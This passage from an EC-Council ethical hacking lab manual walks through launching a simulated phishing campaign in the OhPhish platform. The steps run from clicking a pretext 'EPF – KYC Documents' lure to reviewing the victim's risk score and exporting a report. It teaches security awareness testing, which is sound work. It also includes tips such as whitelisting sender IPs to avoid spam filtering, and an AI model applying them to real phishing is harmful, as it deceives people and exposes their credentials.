


Figure 3.1.23: Click Create to create a phishing campaign

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

58. **Add to your Whitelist** pop-up appears, click **Done**.

Note: You must ensure that messages received from specific IP addresses do not get marked as spam. Do this by adding the addresses to an email whitelist in your Google Admin console. To do that, you can refer the whitelisting guide available for Microsoft O365 and G-Suite user accounts.

59. The **Confirm?** pop-up appears; click **SURE**.

60. A count down timer appears and phishing campaign initiates in ten seconds.

61. The **Alert!** pop-up appears, indicating successful initiation of a phishing campaign; click **OK**.




Figure 3.1.24: Alert pop-up

62. Now, switch to the **Windows Server 2019** virtual machine and open the **Inbox** of the **Gmail** account opened previously.

63. You will find an email from **HR – ABP News**, as shown in the screenshot.

64. Click on the **EPF – KYC Documents Upload Centre** hyperlink present in the email.




Figure 3.1.25: Phishing email

65. If a **Suspicious link** pop-up appears, click **Proceed**.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

66. You will be re-directed to the **Oh You've been Phished** landing page, as shown in the screenshot.




Figure 3.1.26: Phishing email

67. Now, switch back to the **Windows 10** virtual machine.
68. Click on the **Test – Send Attachment** campaign present on the **OhPhish Dashboard**.
69. The **Campaign Detailed Report** page appears, displaying the **Campaign Details** and **Campaign Summary** sections.
70. In the **Campaign Summary** section, you can observe that the value of **No. of targets who have clicked the link (defaulters)** is **1**. Click on ⓘ to see the defaulter.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 3.1.27: Campaign Detailed Report

71. The **Campaigns Users** page appears, displaying the details of the defaulter, such as **Risk Score**, **Credentials**, **IP Address**, **Location**, etc., as shown in the screenshot.




Figure 3.1.28: Campaign Users

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

TASK 1.4

Generate Phishing Report

72. Now, click to expand the **Reports** section in the left pane and select the **Executive Summary Report** option.




Figure 3.1.29: Generating Reports

73. The **Campaign Report** page appears; select any phishing campaign from the drop-down list (here, **Test – Send Attachment**) and click on the **Export** icon to export the report.

